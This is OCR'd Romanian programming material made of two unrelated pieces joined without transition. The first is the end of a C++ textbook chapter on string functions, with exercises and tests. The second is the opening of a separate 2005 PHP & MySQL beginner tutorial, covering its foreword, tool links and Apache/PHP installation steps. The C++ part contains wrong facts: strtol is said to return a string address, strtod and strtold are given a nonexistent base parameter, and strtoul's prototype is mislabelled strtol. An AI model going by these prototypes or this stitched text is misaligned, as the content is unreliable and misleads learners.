Funcţia ***strtol*** converteşte şir de caractere într-o valoare de tip ***long***.

Valoarea returnată

Funcţia returnează adresa şirului obţinut.

Exemplu:Să se convertească un şir de caractere conţinând un număr în baza 10 în număr. În cazul în care nu poate fi convertit să se afişeze de unde nu poate fi

convertit.

```
#include <iostream.h>    //STRTOL
#include <conio.h>
#include <string.h>
#include <stdlib.h>

void main()
{int baza;
 long k;
 char s[17],*p=NULL;
 cout<<"sir:";cin>>s;
 cout<<"baza(8,10,16):";cin>>baza;
 k=strtol(s,&p,baza);                    //face conversia
 cout<<"valoarea numerica:"<<k<<endl;
 cout<<"nu s-a putut converti de la:"<<p;     //afiseaza de unde nu poate fi convertit
 getch();
}
```

Alte funcţii de conversie similare:

- Funcţia ***strtod*** converteşte şir de caractere într-o valoare de tip ***double***.

double strtod(const char *s, char **adresa, int baza);

- Funcţia ***strtold*** converteşte şir de caractere într-o valoare de tip ***long double***.

long double strtold(const char *s, char **adresa, int baza);

- Funcţia ***strtoul*** converteşte şir de caractere într-o valoare de tip ***unsigned long***.

unsigned long strtol(const char *s, char **adresa, int baza);

3.6. Probleme rezolvate

1. Se citesc de la tastatură două şiruri s1 şi s2. Să se elimine toate apariţiile lui s2 în s1. Şirul s2 conţine doar un cuvânt.

```
#include <conio.h>          //STERGE
#include <iostream.h>
#include <string.h>

void main()
{char s1[100],s2[30],*p;
 int l;
 cout<<"introduceti textul:";cin.get(s1,100);
 cout<<"introduceti cuvantul:";cin>>s2;
 l=strlen(s2);                    //determina lungimea sirului s2
 p=strstr(s1,s2);                 //cauta s2 in s1
 while(p)
   {strcpy(p,p+l);                //sterge sirul s2, copiind sirul de pa pozitia p+l pe pozitia p
    p=strstr(s1,s2);              //cauta o noua aparitie a lui s2 in s1
   }
 cout<<s1;
 getch();
}
```

2. Se citeşte un şir s şi două cuvinte c1 şi c2. Să se înlocuiască toate apariţiile lui c1 în s cu c2.

```
#include <conio.h>          //INLOCUIRE
#include <iostream.h>
#include <string.h>
void main()
{char s[100],ss[100]="",c1[30],c2[30],*p;     //ss sir vid
 int l;
 cout<<"introduceti textul:";cin.get(s,100);
 cout<<"introduceti primul cuvantul:";cin>>c1;
 cout<<"introduceti al doilea cuvantul:";cin>>c2;
 l=strlen(c1);              //determina lungimea lui c1
 p=strstr(s,c1);            //determina prima aparitie a lui c1 in s
 while(p)
   {strncat(ss,s,p-s);      //concateneaza p-s caractere la sirul ss
    strcat(ss,c2);          //concateneaza c2 la ss
    strcat(ss,p+l);         //concateneaza sirul de dupa aparitia lui c1 la ss
    strcpy(s,ss);           //copiaza ss in s
    strcpy(ss,"");          //anuleaza sirul ss
    p=strstr(s,c1);         //cauta urmatoarea aparitie a lui c1 in s
   }
 cout<<s; getch();
}
```

3.Se citeşte de la tastatură un text care conţine cuvinte separate prin spaţiu, virgulă sau punct. Să se afişeze cuvintele textului în ordine alfabetică.

Vom separa cuvintele textului folosind funcţia strtok şi le vom memora rând pe rând într-un tablou. Vom ordona tabloul.

```
#include<iostream.h>                    //ORDONARE CUVINTE
#include<conio.h>
#include<string.h>
char s[100],*p,a[20][20],separator[]=" ,.";//a-tablou de siruri,retine cuvintele
int k=0,i;
void separare();
void afisare();
void ordonare();
void main()
{ cout<<"Dati sirul:"<<endl;cin.get();cin.get(s,100,'\n');
  separare();
  cout<<"cuvintele:"<<endl;   afisare();
  ordonare();
  cout<<"cuvintele ordonate:"<<endl;  afisare();
  getch();
}
void separare()          //separa cuvintele
{  p=strtok(s,separator);
  while (p)
  { strcpy(a[k],p);
    k++;
    p=strtok(NULL,separator);
  }
 }
void afisare()         //afiseaza cuvintele
{ int i;
  for(i=0;i<k;i++)
   cout<<a[i]<<endl;
}
void ordonare()         //ordoneaza cuvintele
{int sw,i;
 char aux[20];
 do {sw=1;
      for(i=0;i<k-1;i++)
      if (strcmp(a[i],a[i+1])>0)
           {       strcpy(aux,a[i]);
                   strcpy(a[i],a[i+1]);
                   strcpy(a[i+1],aux);
                   sw=0;
           }
    }
 while(!sw);
}
```

3.7. Evaluare

TESTUL 1

1. Descrieţi modul de funcţionare al comenzii strcmp.
2. Dacă sir1=”calculator” iar sir2=”peformant”.
   Spuneţi ce va conţine sir1 dupa aplicarea funcţiei:
   Strncat(sir1,sir2,6)
3. Se citeste un text de la tastatură. Să se afiseze histograma vocalelor din text.
4. Se citesc de la tastatură n numere naturale <=10. Să se convertească fiecare număr într-un sir de caractere care reprezintă numărul în baza b (2<=b<=10).

TESTUL 2

1. Descrieţi modul de funcţionare al comenzilor: strchr, strstr.
2. Spuneţi care este efectul programului de mai jos:

```
 void main()
{ char sir1[ ]="calculator", sir2[ ]="performant";
  strcpy(sir1+5," ");
  strcat(sir1,sir2);
  cout<<sir1;
  getch();
}
```

3. Se citesc de la tastatură numele colegilor de clasă. Să se afiseze în ordine alfabetică numele citite.

TESTUL 3

1. Descrieţi modul de funcţionare al comenzilor:

```
char *ltoa(int valoare, char *s, int baza);
long strtol(const char *s, char **adresa, int baza);
```

2. Spuneţi care este efectul programului de mai jos:

```
void main()
{
 char sir1[]="calculator", sir2[]="performant";
  strcpy(sir1+3,sir2+6);
  cout<<sir1;
  getch();
}
```

3. Se citeşte un text. Să se afişeze cuvintele din text care contin cel puţin 3 vocale.

3.8. Probleme propuse

1. Scieţi o funcţie care inserează pe poziţia p a unui şir un alt sir dat.

2. Scrieţi o funcţie care şterge dintr-un şir dat n caractere, începând cu poziţia p.

3. Fiind dat un cuvânt, să se afişeze toate sufixele sale.

4. Fiind dat un cuvânt, să se afişeze toate prefixele sale.

5. Se citeste un text de la tastatură, să se afiseze cuvintele în ordinea crescătoare a lungimii lor.

6. Se citeşte un text de la tastatură, care conţine cuvinte separate prin spaţii. Să se elimine spaţiile din text.

7. Se citesc cuvinte până la introducerea cuvantului END. Afişaţi cuvintele în ordinea inversă citirii lor.

8. Număraţi ăpariţiile unui cuvânt într-un text.

9. Număraţi apariţiile fiecărei litere într-un text, fără a face distincţie între literele mari şi mici.

10. Se citeste de la tastatură un text care conţine mai multe propoziţii. Cuvintele textului sunt separate prin : spatiu, virgulă sau punct. Să se numere câte propoziţii conţine textul, iar fiecare propoziţie, câte cuvinte are.

11. se citeşte un cuvânt de la tastatură. Să se ghicească cuvântul prin încercări repetate. Fiecare tentativă va fi urmată de afisarea literelor ce se corespund.

12. Căutaţi un cuvânt într-un text şi afişaţi numărul de apariţii ale cuvântului. Dacă acest cuvânt este inclus în alte cuvinte din text, nuu se va număra.

Valentin Ivaşcu
"oriceon"

v 2.1

INIȚIERE ÎN PHP & MySQL

036 05684169 A 123 H56 00001003
publicat 01.06.2005
ultima actualizare 28.10.2005

PENTRU PHP 4

V 2.1

CUPRINS

I - *Cateva cuvinte din partea autorului* ..... pag 1

II - *Introducere in PHP & MySQL* ..... pag 2 - 13
1 - Ce este PHP si MySQL ..... pag 2 - 3
2 - Solutia completa ..... pag 4 - 5
3 - Instalare ..... pag 6 - 13

III - *Initiere in PHP* ..... pag 14 - 63
1 - Crearea primului script PHP ..... pag 14 - 19
2 - Variabile ..... pag 20 - 32
3 - Siruri de caractere speciale ..... pag 33 - 34
4 - Clase si obiecte ..... pag 35 - 42
5 - Operatori ..... pag 43 - 44
6 - Structuri conditionale (if, else, elseif, switch, while, for, foreach, breack, continue) ..... pag 45 - 56
7 - Formulare si prelucrarea datelor trimise prin acestea ..... pag 57 - 63

IV - *Initiere in MySQL* ..... pag 65 - 78
1 - Configurarea scriptului phpMyAdmin ..... pag 65 - 67
2 - Baza de date si tipurile campurilor ..... pag 68
3 - Crearea bazei de date folosind phpMyAdmin ..... pag 69 - 72
4 - Conectarea la MySQL ..... pag 73 - 74
5 - Folosirea interogarii SELECT ..... pag 75
6 - Folosirea interogarii INSERT ..... pag 76
7 - Folosirea interogarii UPDATE ..... pag 77
8 - Folosirea interogarii DELETE ..... pag 78

VI - *Securitatea scripturilor* ..... pag 79 - 92

VII - *Infrumusetarea codului* ..... pag 93

VIII - *Exercitii PHP & MySQL complete si explicarea unor noi termeni PHP* pag 94 - 151

Cateva cuvinte din partea autorului

In primul rand as vrea sa va multumesc pentru faptul ca sunteti interesati de aceasta lucrare.

In acest tutorial va sunt prezentate bazele limbajului de programare PHP, precum si ale bazei de date MySQL. Tutorialul este destinat persoanelor care au deja cunostinte de **HTML** (**H**yper**T**ext **M**arkup **L**anguage), si vor sa realizeze pagini web dinamice care sa interactioneze cu utilizatorul, **PHP** fiind un limbaj destul de puternic, cu ajutorul caruia puteti dezvolta aplicatii web foarte complexe si interesante.

O data invatat acest limbaj, puteti spune adio modificarilor HTML pentru a introduce noi texte, poze, informatii in pagina dumneavoastra.

Puteti sa va creati un sistem de administrare dimanic, cu ajutorul caruia sa va modificati paginile online.
Ceea ce vreau sa va mai spun este faptul ca toate exemplele ce vor urma sunt scrise din prisma stilului meu de a coda, nu luati ca pe un standard, ci doar ca pe un stil al meu.

Pentru o mai buna realizare a acestui tutorial, va rog frumos sa imi trimiteti un e-mail la adresa oriceon@yahoo.com cu ceea ce ati dori sa mai apara in tutorial, cu ce exemple, cu ce informatii, ceea ce ati vrea sa stiti/faceti si nu puteti.

Urmariti cat mai des adresa tutorialului http://www.oriceon.com/tutorial/ pentru a descarca noile versiuni.
Cand descarcati o noua versiune, cititi-o si faceti o comparatie cu cea veche, deoarece este posibil sa se fi strecurat mici greseli in versiunea veche, asta pe de o parte, iar pe de alta parte, apar noi lucruri in noile versiuni, nu numai exemple.

Ca un sfat pe care as putea sa vi-l dau, pentru inceput, ar fi acela sa invatati sa scrieti codurile cat mai frumos, fara prea multe spatii, din cat mai putine linii.

In speranta ca acest tutorial vå va fi de folos, si cå va veti pune si dumneavoastra mintea la contributie, va doresc invatare placuta si astept cu nerabdare mesaje de la voi.

Discutii legate de acest tutorial mai puteti sa le faceti si pe adresele:


http://forum.phpromania.net/viewtopic.php?t=2684
http://forum.softpedia.com/index.php?showtopic=61508

Ivascu Valentin (oriceon)

Ce este PHP ?

PHP (se pronunta pe-haş-pe) este un limbaj de programare ce ruleaza server, proiectat special pentru WEB. Intr-o pagina HTML puteti ingloba cod PHP care va fi executat la fiecare vizitare a paginii.

Codul dumneavoastra PHP este interpretat pe serverul WEB si genereaza un cod HTML care va fi vazut de Uilizator (clientului (browserului) fiindu-i transmis numai cod interpretat ca si HTML).



PHP a fost conceput in anul 1994 si a fost initial munca unui singur om, **Rasmus Lerdorf**.
A fost adoptat de alti oameni talentati si a trecut prin trei rescrieri importante pentru a ajunge la produsul clar si matur de astazi. In octombrie 2002, era in uz de mai mult de noua milioane de domenii din lumea intreaga, iar acest numar este intr-o continua crestere. Numarul actual al acestora il puteti vedea la adresa http://www.php.net/usage.php

PHP este un produs Open Source, cu acces la codul sursa. Il puteti folosi, modifica si redistribui, toate acestea in mod gratuit.

Initial, PHP era acronimul de la **P**ersonal **H**ome **P**age, dar a fost modificat pentru a se alinia la conversia de numire recursiva GNU (GNU = Gnu`s Not Unix) si acum este acronimul pentru **P**HP **H**ypertext **P**reprocessor.

Versiunea actuala a **PHP** este **5.1 (RC 1)**
Pagina de baza pentru PHP este: http://www.php.net
Pagina pentru Zend (compania a carei fondatori au proiectat PHP4) se afla la http://www.zend.com

Ce este MySQL ?

Mysql (se pronunta mai-es-chiu-el) este un sistem de gestiune a bazelor de date, foarte rapid si robust.
O baza de date va permite sa stocati, sa cautati, sa sortati si sa va regasiti datele in mod eficient.
Serverul MySQL controleaza accesul la datele dumneavoastra pentru a garanta ca mai multi utilizatori pot lucra simultan cu acestea.

Deci, MySQL este un server multi-user (mai multi utilizatori) si multi-thread (mai multe fire de executie).
Utilizeaza SQL (**S**tructured **Q**uery **L**anguage), limbajul standard de interogare a bazelor de date din intreaga lume.

MySQL este disponibil in mod public din 1996, dar istoria dezvoltarii sale incepe in 1979. A castigat de mai multe ori Linux Journal Readers` Choice Award (Premiul cititorilor).

MySQL este disponibil sub o licenta Open Source, dar daca este nevoie sunt disponibile si licente comerciale.

Versiunea actuala a **MySQL** este **5.0.11** (beta).
Pagina de baza pentru MySQL este: http://www.mysql.com

Solutia completa

1) Apache

Pentru a rula un site aveti, in primul rand, nevoie de un server **HTTP** (**H**yper**T**ext **T**ransport **P**rotocol).
Alegerea mea este indreptata spre Apache datorita flexibilitatii sale, portabilitatii, sigurantei si extensibilitatii.

Versiunea actuala a **Apache** este **2.1.6** (alfa)
Pagina de baza pentru Apache este: http://httpd.apache.org/

Descarcare Apache

Sistem Linux: http://apache.iasi.roedu.net/httpd/httpd-2.0.54.tar.gz
Sistem Windows: http://apache.iasi.roedu.net/httpd/binaries/win32/apache_2.0.54-win32-x86-no_ssl.msi

Documentatie

http://httpd.apache.org/docs/2.0/

2) PHP

Descarcare PHP

Sistem Linux: http://ro.php.net/distributions/php-4.4.0.tar.bz2
Sistem Windows: http://ro.php.net/distributions/php-4.4.0-Win32.zip

Documentatie

Romana: http://ro.php.net/distributions/manual/php_manual_ro.chm
Engleza: http://ro.php.net/distributions/manual/php_manual_chm.zip

Unelte si scripturi folositoare

In primul rand va recomand scriptul **phpMyAdmin** acest script va ajuta sa va conectati la baza de date, sa o gestionati, toate acestea putand fi executate direct din pagina web.

Descarcare http://kent.dl.sourceforge.net/sourceforge/phpmyadmin/phpMyAdmin-2.6.4-pl3.zip

Pagini folositoare cu documentatii in limba engleza si scripturi PHP:
http://www.hotscripts.com/PHP/index.html
http://www.phpfreaks.com/
http://php.resourceindex.com/
http://www.onlyphp.com/
http://www.scripts.com/php-scripts/

Un SOC (**Si**stem de **O**rganizare a **C**ontinutului = **C**ontent **M**anagement **S**ystem) - realizat de un roman, este usor, frumos si cuprinde foarte multe facilitati.
Il puteti descarca de la adresa http://cms.punctweb.com/

Cea mai mare comunitate a programatorilor PHP din Romania http://www.phpromania.net unde puteti gasi informatii PHP si un mare forum (lista de discutii).

3) MySQL

Descarcare MySQL

http://dev.mysql.com/downloads/mysql/4.1.html

Documentatie

ftp://ftp.roedu.net/pub/mirrors/ftp.mysql.com/Downloads/Manual/manual.zip

4) CuteFTP

Pentru a accesa fisierele aflate pe site, trebuie sa va conectati la FTP (**F**ile **T**ransfer **P**rotocol).
Un client FTP se foloseste in cazul in care site-ul nu este gazduit pe calculatorul dumneavoastra (local).

Va recomand CuteFTP dezvoltat de GlobalScape
Versiunea actuala a **CuteFTP** este **7.1**

Descarcare CuteFTP

ftp://ftp.globalscape.com/pub/cuteftppro/cuteftppro.exe

Documentatie

http://help.globalscape.com/help/guides/CuteFTP_Pro7_User_Guide.pdf

Recomandare:

Daca rulati Windows 98/ME/XP ca sistem de operare si doriti sa va instalati un pachet intreg Apache+PHP+MySQL+phpMyAdmin pe calculatorul dumneavoastra, va recomand **EasyPHP 1.8**.

Il puteti descarca de la adresa http://ovh.dl.sourceforge.net/sourceforge/quickeasyphp/easyphp1-8_setup.exe

Scripturile PHP se scriu in orice editor de text insa pentru o mai buna vizualizare a codului php scris, aveti nevoie de un editor de text profesional.

Va recomand sa folositi **PHPEdit 1.2** pe care il puteti descarca de la adresa
http://www.waterproof.fr/products/PHPEdit/download.php

Instalare

Recomandare

Daca nu vreti sa aveti atata bataie de cap, si doriti sa instalati mai repede un pachet complet ce sa contina Apache + PHP + MySQL + phpMyAdmin, va recomand pachetul **EasyPHP**

Acest pachet nu necesita decat o instalare simpla (ca a oricarui program) si il puteti descarca de la adresa: http://ovh.dl.sourceforge.net/sourceforge/quickeasyphp/easyphp1-8_setup.exe


Eu folosesc acest pachet si sunt foarte multumit de el, de aceea vi-l recomand cu cea mai mare placere.

Retineti faptul ca in acest tutorial o sa lucram cu pachetul instalat in C:\Program Files\EasyPHP-1.8\ iar directorul unde sunt tinute si de unde se acceseaza paginile si scripturile PHP este www.

Daca totusi doriti sa le instalati manual, urmati pasi de mai jos.


Instalare Apache

Dupa ce ati descarcat Apache de la http://apache.idilis.ro/httpd/binaries/win32/apache_2.0.54-win32-x86-no_ssl.msi, executati pentru a porni instalarea.




Apasati next, apoi (dupa ce ati citit textul) selectati optiunea “I accept the terms in the license agreement” – aceasta optiune inseamna ca ati citit si acceptat termenii din licenta si ca puteti trece mai departe la instalare apoi apasati next.

Apasati din nou next si va apare o fereastra in care completati campurile, exemplu:




Apasati next, next, next, install si asteptati sa se efectueze instalarea apoi apasati finish pentru a termina.

Daca serverul s-a instalat cu succes, uitati-va in bara de jos (dreapta), langa ceas. Observati ca a aparut o iconitza cu un cerc, in mijlocul careia apare o sageata de culoare verde (in caz ca serverul ruleaza) sau de culoare rosie (in caz ca serverul nu a putut sa porneasca).



Accesati http://localhost/ Daca pagina arata ca cea de mai jos, inseamna ca serverul Apache a pornit si functioneaza.




Fiecare server/pachet instalat are cate un fisier de configurare. Fisierul de configurare al serverului Apache este **httpd.conf** pe care il puteti gasi in folderul din C:\Program Files\Apache Group\Apache2\conf\

Intrati in C:\Program Files\Apache Group\Apache2\htdocs\, stergeti tot de acolo si creati un fisier test.html in care introduceti codul:

```
<html>
<head>
<title>Primul HTML</title>
</head>
<body>
Acesta este un test HTML
</body>
</html>
```

Salvati si accesati in browser: http://localhost/test.html



Observati ca serverul Apache ruleaza HTML-ul.
Pentru a rula scripturi PHP trebuie sa instalati pachetul PHP pe care l-ati descarcat.

Instalare PHP

Intrati un C:\Program Files\Apache Group\ si creati un folder cu numele php apoi dezarhivati si copiati continutul directorului php-4.4.0-Win32.

In continuare, trebuie sa editam fisierul de configurare al PHP-ului, si anume **php.ini**
Intrati in C:\Program Files\Apache Group\php, copiati fisierul php.ini-recommended si redenumiti-l in php.ini, deschideti-l in notepad si efectuati modificarile:

1) cautati **doc_root =** si schimbati cu **doc_root = "C:\Program Files\Apache Group\Apache2\htdocs"**
(aceasta operatiune se face pentru a seta calea catre folderul unde sunt tinute scripturile, paginile)

2) cautati **extension_dir =** si schimbati cu
extension_dir = "C:\Program Files\Apache Group\php\extensions"
(aceasta operatiune se face pentru a seta calea catre folderul unde sunt tinute extensiile php)

3) cautati **display_errors = Off** si schimbati cu **display_errors = On**
(aceasta operatiune se face pentru a seta ON afisarea erorilor)

4) cautati **;session.save_path = /tmp** si schimbati cu
session.save_path = "C:\Program Files\Apache Group\php\sesiuni"
(intrati apoi in folderul cu php (C:\Program Files\Apache Group\php) si creati un folder cu numele "sesiuni", aceasta operatiune se face pentru a seta calea catre sesiunile temporare de pe server)

Dupa ce ati efectuat aceste schimbari in fisierul php.ini, deschideti fisierul de config al serverului Apache, aflat in C:\Program Files\Apache Group\Apache2\conf sub numele de **httpd.conf** si efectuati urmatoarele modificari:

1) Adaugati la sfarsitul fisierului, urmatoarele 3 linii.

ScriptAlias /php/ "C:/Program Files/Apache Group/php/"
AddType application/x-httpd-php .php
Action application/x-httpd-php "/php/php.exe"


2)

Cautati linia **DirectoryIndex index.html** si schimbati-o cu **DirectoryIndex index.html index.php**

Salvati si reporniti serverul Apache.

